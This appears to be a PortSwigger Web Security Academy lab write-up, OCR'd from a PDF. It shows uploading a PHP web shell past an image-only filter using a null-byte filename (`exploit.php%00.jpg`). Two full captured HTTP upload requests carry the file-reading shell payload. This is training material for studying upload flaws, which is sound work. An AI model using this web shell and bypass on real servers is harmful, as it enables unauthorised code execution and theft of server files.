
Lab: Web shell upload via obfuscated file extension


This lab contains a vulnerable image upload function. Certain file extensions are blacklisted, but this defense can be bypassed using a classic obfuscation technique.

To solve the lab, upload a basic PHP web shell, then use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`
Let's try to upload the exploit.php,



```
Pretty  Raw  Hex
1  POST /my-account/avatar HTTP/2
2  Host: 0a1c0072031c892f80b76d6d00350011.web-security-academy.net
3  Cookie: session=xHZvcc8mFaXiLnV8TPFonXLRacp2ZmlQ
4  Content-Length: 476
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://0a1c0072031c892f80b76d6d00350011.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryhPmQ3DBwkNZocAWa
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a1c0072031c892f80b76d6d00350011.web-security-academy.net/my-account?id=wiener
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
21
22 ------WebKitFormBoundaryhPmQ3DBwkNZocAWa
23 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
24 Content-Type: application/octet-stream
25
26 <?php echo file_get_contents('/home/carlos/secret'); ?>
27 ------WebKitFormBoundaryhPmQ3DBwkNZocAWa
28 Content-Disposition: form-data; name="user"
29
30 wiener
31 ------WebKitFormBoundaryhPmQ3DBwkNZocAWa
32 Content-Disposition: form-data; name="csrf"
33
34 6bhycKhWasArpj8m3S6j7glb2jNaKKy4
35 ------WebKitFormBoundaryhPmQ3DBwkNZocAWa--
36
```



Sorry, only JPG & PNG files are allowed Sorry, there was an error uploading your file.

Back to My Account

So, the server only allows jpg or png files to upload, lets obfuscate the exploit.php to bypass the upload.

```
Pretty  Raw  Hex
1  POST /my-account/avatar HTTP/2
2  Host: 0a1c0072031c892f80b76d6d00350011.web-security-academy.net
3  Cookie: session=xH2vcc8mFaXiLnV8TPFonXLRacp2Zm1Q
4  Content-Length: 476
5  Cache-Control: max-age=0
6  Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
7  Sec-Ch-Ua-Mobile: ?0
8  Sec-Ch-Ua-Platform: "Windows"
9  Upgrade-Insecure-Requests: 1
10 Origin: https://0a1c0072031c892f80b76d6d00350011.web-security-academy.net
11 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryo8dwanJg7DmCWLYG
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a1c0072031c892f80b76d6d00350011.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
21
22 ------WebKitFormBoundaryo8dwanJg7DmCWLYG
23 Content-Disposition: form-data; name="avatar"; filename="exploit.php%00.jpg"
24 Content-Type: application/x.php
25
26 <?php echo file_get_contents('/home/carlos/secret'); ?>
27 ------WebKitFormBoundaryo8dwanJg7DmCWLYG
28 Content-Disposition: form-data; name="user"
29
30 wiener
31 ------WebKitFormBoundaryo8dwanJg7DmCWLYG
32 Content-Disposition: form-data; name="csrf"
33
34 6bhycKhWasArpj8m3S6j7glb2jNaEKy4
35 ------WebKitFormBoundaryo8dwanJg7DmCWLYG--
36
```

We are Null Byte to bypass the upload function, The Characters after NULL Byte(%00) will be omitted.

Web Security Academy

Web shell upload via obfuscated file extension

Back to lab description »

LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning »

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar:

Choose File No file chosen